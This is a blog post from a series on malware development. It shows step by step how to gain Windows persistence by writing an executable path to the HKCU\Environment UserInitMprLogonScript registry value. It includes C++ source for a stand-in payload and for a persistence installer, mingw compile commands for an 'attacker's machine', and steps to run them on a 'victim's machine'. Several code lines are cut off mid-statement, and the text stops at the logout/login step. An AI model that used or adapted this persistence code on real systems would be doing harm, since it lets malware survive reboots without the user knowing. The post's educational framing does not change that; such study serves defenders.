cocomelonc

cybersec enthusiast. mathematician. author. speaker. hacker

Istanbul

Email

Twitter

GitHub


LinkedIn

Malware development: persistence - part 20. UserInitMprLogonScript (Logon Script). Simple C++ example.

2 minute read

بسم الله الرحمن الرحيم

Hello, cybersecurity enthusiasts and white hackers!



This post is based on my own research into one of the more interesting malware persistence tricks: via `UserInitMprLogonScript` value.

UserInitMprLogonScript

Windows enables the execution of logon scripts whenever a user or group of users logs into a system. Adding a script's path to the `HKCU\Environment\UserInitMprLogonScript` Registry key accomplishes this. So, to establish persistence, hackers may utilize Windows logon scripts automatically executed upon logon initialization.

practical example

Let's go to look at a practical example. First of all, as usually, create "evil" application. For simplicity, as usually, it's `meow-meow` messagebox application (`hack.cpp`):

```
/*
hack.cpp
evil app for windows persistence
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/12/09/malware-pers-20.html
*/
#include <windows.h>
#pragma comment (lib, "user32.lib")
```

```
int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCm
  MessageBox(NULL, "Meow-meow!", "=^..^=", MB_OK);
  return 0;
}
```

And, then just create persistence script (`pers.cpp`):


```
/*
pers.cpp
windows persistence via
setting UserInitMprLogonScript value
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/12/09/malware-pers-20.html
*/
#include <windows.h>
#include <string.h>

int main(int argc, char* argv[]) {
  HKEY hkey = NULL;

  // env
  const char* env = "Environment";

  // evil app
  const char* exe = "Z:\\2022-12-09-malware-pers-20\\hack.exe";

  // environment
  LONG res = RegOpenKeyEx(HKEY_CURRENT_USER, (LPCSTR)env, 0 , KEY_WRITE, &h
  if (res == ERROR_SUCCESS) {
    // update registry key value
    // reg add "HKEY_CURRENT_USER\Environment" /v "UserInitMprLogonScript"
    RegSetValueEx(hkey, (LPCSTR)"UserInitMprLogonScript", 0, REG_SZ, (unsig
    RegCloseKey(hkey);
  }

  return 0;
}
```

As you can see, the logic is simple. Just set `UserInitMprLogonScript` key value under `HKCU\Environment` to the full path of our “malware” - `Z:\\2022-12-09-malware-pers-20\hack.exe` .

demo


Let’s go to see everything in action. First of all, check Registry:

```
reg query "HKCU\Environment" /s
```




Then, compile our "malware" at the attacker's machine (`kali`):

```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/incl
```



And for checking correctness, try to run `hack.exe` at the victim's machine (`Windows 10 x64` in my case):


```
.\hack.exe
```



As you can see, our "malware" works perfectly.

At the next step, let's go to compile our persistence script at the attacker's machine:

```
x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/incl
```




And run it at the attacker's machine:

```
.\pers.exe
```


Then, check our Registry key values again:


```
reg query "HKCU\Environment" /s
```




So, as you can see, the key (`UserInitMprLogonScript`) value is set.

That's all. Try to logout and login:




